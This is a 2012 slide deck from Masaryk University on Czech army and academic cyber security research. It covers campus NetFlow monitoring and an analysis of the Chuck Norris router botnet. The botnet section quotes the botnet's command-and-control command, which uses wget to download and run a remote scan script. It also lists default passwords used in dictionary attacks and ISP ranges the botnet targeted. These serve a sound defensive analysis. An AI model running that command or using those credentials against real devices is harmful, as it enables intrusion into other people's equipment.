Army & Academia Cyber Security Research in Czech Republic

Jan Vykopal

Institute of Computer Science
Masaryk University
Brno, Czech Republic

`vykopal@ics.muni.cz`

October 18, 2012

Manama, Bahrain

Part I

Masaryk University, Brno, Czech Republic

Masaryk University, Brno

Brno, Czech Republic

- **2nd largest city** (next to Prague).
- ~400,000 inhabitants, ~**100,000 students!**
- Home to a number of institutions directly related to **R&D** (AVG, IBM, Honeywell).

Masaryk University


- **2nd largest university** in the country.
- ~45,000 students, ~5,000 staff.
- ~**15,000 hosts** online every day.
- 2x 10 gigabit uplinks to internet.

Part II

R&D Timeline

Before 2008

- 2004 Czech NREN CESNET, Masaryk University and Brno University of Technology built the **first 10 gigabit network interface card** in academia world.
- 2005–2007 **first two university spin-off companies estabilished**.
- 2007 **CAMNEP** project – Cooperative Adaptive Mechanism for Network Protection – **for U. S. Army**.




After 2008

- 2008 **CYBER project for Czech Army** started.
- 2008–2009 **CAMNEP** project follow-up.
- 2009 **CSIRT-MU** – Computer Security Incident Response Team of Masaryk University established.
- 2010 **a new botnet** named **Chuck Norris** discovered.
- 2011 **cooperation with Czech National Security Authority** that operates Czech governmental CERT.

Part III

Network Security Monitoring at Masaryk University

FlowMon Probes at Masaryk University Campus



FlowMon probes: 25

NetFlow collectors: 6

NetFlow Monitoring at Masaryk University

1/10 GE

FlowMon probe


FlowMon probe


FlowMon probe

NetFlow data acquisition


NetFlow Monitoring at Masaryk University

1/10 GE





Aggregated flows 240720
Top 10 flows ordered by flows:
Date flow start Duration Proto Src IP Addr:Port Dst IP Addr:Port Packets Bytes Flows
[illegible]
Summary: total flows: 298440, total bytes: 17.9 G, total packets: 26.9 M, avg bps: 221.9 M, avg pps: 44878, avg b
Time window: [illegible]
Total flows processed: 298440, skipped: 0, Bytes read: [illegible]
Sys: [illegible] flows/second: [illegible] Wall: [illegible] flows/second: [illegible]




NetFlow collector

NetFlow data acquisition

NetFlow data collection

NetFlow Monitoring at Masaryk University



1/10 GE

FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NfSen

NetFlow collector

SPAM detection

worm/virus detection


intrusion detection

NetFlow data acquisition

NetFlow data collection

NetFlow data analyses

NetFlow Monitoring at Masaryk University



1/10 GE

FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NfSen

NetFlow collector

SPAM detection

worm/virus detection

intrusion detection

http

mail

syslog

EWS

WWW

mailbox

syslog server


NetFlow data acquisition

NetFlow data collection

NetFlow data analyses


incident reporting

Flow-based Traffic Monitoring System




Network without any flow monitoring system.

Flow-based Traffic Monitoring System




FlowMon probe connected to in-line TAP.


Flow-based Traffic Monitoring System



FlowMon observes data from TAP and SPAN ports.


NfSen/NFDUMP Collector Toolset Architecture





Date 2010/05/12 to 2010/05/12 VLAN ID 1200, 1203, 1300

```
Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags
   2.096 TCP    [illegible]56956 ->      108.7.1.50:80    .AP.S.
   0.094 TCP    [illegible]      ->  59.173.182.61:49442  .AP.S.
   0.368 TCP    [illegible]      ->  59.173.182.61:49440  .AP.S.
   0.737 TCP    [illegible]      ->  59.173.182.61:49434  .AP.S.
   0.379 TCP    [illegible]      ->  59.173.182.61:49438  .AP.S.
   0.296 TCP    [illegible]              108.7.1.50:80    .AP.S.
   0.575 TCP    [illegible]              108.7.1.50:80    .AP.S.
   0.574 TCP    [illegible]              108.7.1.50:80    .AP.S.
   0.451 TCP    [illegible]              108.7.1.50:80    .AP...
   1.281 TCP    [illegible]              108.7.1.50:80    .AP.SF
   1.280 TCP    [illegible]      -> [illegible].233.173:41667 .AP.SF
   5.886 TCP    [illegible]      -> [illegible].248.129:1687  .AP...
   6.051 TCP    [illegible]687   ->  [illegible]1.50:80   .AP...
   2.800 TCP       108.7.1.50:80    ->  210.[illegible]6:56607 .AP.S.
   2.980 TCP  210.56.6.116:56607 ->      108.7.[illegible]  .AP.S.
   1.693 TCP       108.7.1.50:80    -> 157.242.141.18[illegible]
   1.778 TCP       108.7.1.50:80    -> 157.242.141.183:132[illegible]
   0.604 TCP  157.242.141.183:1325  ->      108.7.1.50:80    [illegible]
   1.990 TCP  157.242.141.183:1324  ->      108.7.1.50:80    .AP.S.
```



Web Front-End

User Plugins

Command-Line Interface

Periodic Update Tasks and Plugins

NFDUMP Backend

NetFlow v5/v9

- **NfSen – NetFlow Sensor** – http://nfsen.sf.net/
- **NFDUMP – NetFlow display** – http://nfdump.sf.net/

Part IV

CYBER project

Goals of the project

- Analysis of **up-to-date network threats** and protection against them.
- **Automatic reaction** to security threats.

- Validation of **advanced probe utilization** in active network protection.

- **Deployment of project results in real networks** by the CIRC of Czech Ministry of Defence and the CSIRT-MU.

Selected Results I

- Detection of **SSH/RDP dictionary attacks**.

admin/1234
peter/qwerty
lucy/lucy
test/test
guest/guest
root/root
TOP SECRET
root/password
henry/passwd
admin/1234Admin

- **Intelligent profiling** of network devices.


- Detection of **infiltrated devices** in the network.

- Discovery of **Chuck Norris botnet**.

Selected results II

Active network protection


- blocking
- filtering
- limiting
- (phishing) quarantine
- counterattack



HAMOC Hardware Platform

Features

- Traffic distribution among multiple CPU cores.
- Network applications with hardware acceleration.
- Capable of concurrent monitoring/blocking/filtering/etc.



Part V

Chuck Norris Botnet


Chuck Norris Botnet

What is “new“

- Attack against **network devices**.
- Users are **not aware** about the attack.
- Infected devices are **permanently connected** to the Internet.

Short Summary


- Attacks **Linux MIPSEL** devices (ADSL modems, WIFI routers).
- **No anti-*** solution.
- Access to **all** user’s **traffic**.
- Based on **known techniques** and **components**.



Botnet Analysis – I


Botnet monitoring and analysis testbed.

Botnet Analysis – I




Botnet monitoring and analysis testbed.

Botnet Analysis – I




Botnet monitoring and analysis testbed.

Botnet Analysis – I



Botnet monitoring and analysis testbed.

Botnet Analysis – I




Botnet monitoring and analysis testbed.

Botnet Analysis – II

infected device

Botnet Analysis – II




list of C class networks to scan

infected device

IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Tab. 1: Example of botnet propagation targets.


Botnet Analysis – II



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Tab. 1: Example of botnet propagation targets.

Botnet Analysis – II



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru


Tab. 1: Example of botnet propagation targets.

Botnet Analysis – III

infected device

victim


Botnet Analysis – III



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, *blank password*
admin	admin, password, *blank password*
1234	1234Admin

Tab. 2: Passwords used for a dictionary attack.

Botnet Analysis – III



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, *blank password*
admin	admin, password, *blank password*
1234	1234Admin

Tab. 2: Passwords used for a dictionary attack.


Botnet Analysis – IV

bot

deny remote access
(ports 22-80)

infected device

Botnet Analysis – IV



deny remote access
(ports 22-80)


bot

infected device

1. join ##soldiers##

C&C (IRC) server

Botnet Analysis – IV



deny remote access
(ports 22-80)

bot

infected device

1. join ##soldiers##


2. Topic: !* init-cmd
(get scan-tools)

C&C (IRC) server

Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Botnet Analysis – IV




Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Botnet Activities – I

Botnet Threats

- Denial-of-Service attacks – DoS, DDoS.
- DNS spoofing attack.
- Infected device reconfiguration.



Consequences for Users


- The link was saturated with malicious traffic activities.
- Economic losses and criminal sanctions against unaware users.

Botnet Activities – II

DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.


```
                       .ed"""" """$$$$be.
                    -"            ^""**$$$e.
                  ."                     '$$$c
                 /                        "4$$b
                d  3                       $$$$
                $  *                     .$$$$$$
               .$  ^c            $$$$$e$$$$$$$$$.
               d$L  4.          4$$$$$$$$$$$$$$$b
               $$$$b ^ceeeee.   4$$ECL.F*$$$$$$$$
  e$""=.       $$$$P d$$$$F  $ $$$$$$$$$-  $$$$$$
 z$$b. ^c      3$$$F "$$$$b    $"$$$$$$$   $$$$*"       .=""$c
4$$$$L    \     $$P"  "$$b    .$ $$$$$...e$$          .=  e$$$.
^*$$$$$c   %..   *c     ..    $$ 3$$$$$$$$$$eF       zP  d$$$$$
  "**$$$ec    "\   %ce""     $$$  $$$$$$$$$$*     .r" =$$$$P""
         "*$b.  "c  *$e.     *** d$$$$$"L$$      .d"  e$$***"
           ^*$$c ^$c $$$       4J$$$$$% $$$ .e*".eeP"
              "$$$$$$"'$=e....$*$$**$cz$$" "..d$*"
                "*$$$  *=%4.$ L L$ P3$$$F $$$P"
                   "$   "%*ebJLzb$e$$$$$b $P"
                     %..       4$$$$$$$$$$ "
                      $$$e    z$$$$$$$$$$%
                       "*$c   "$$$$$$$P"
                        ."""*$$$$$$$$bc
                     .-"     .$***$$$"""*e.
                  .-"     .e$"     "*$c  ^*b.
           .=*""""    .e$*"           "*bc  "*$e..
         .$"        .z*"                ^*$e.    "*****e.
        $$ee$c    .d"                      "*$.         3.
        ^*$E")$..$"                            *   .ee==d%
           $.d$$$*                              *  J$$$e*
             """"""                              "$$$"
```



Botnet Activities – II

DNS Spoofing Attack


- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.




Botnet Activities – II

DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.







Botnet Activities – II

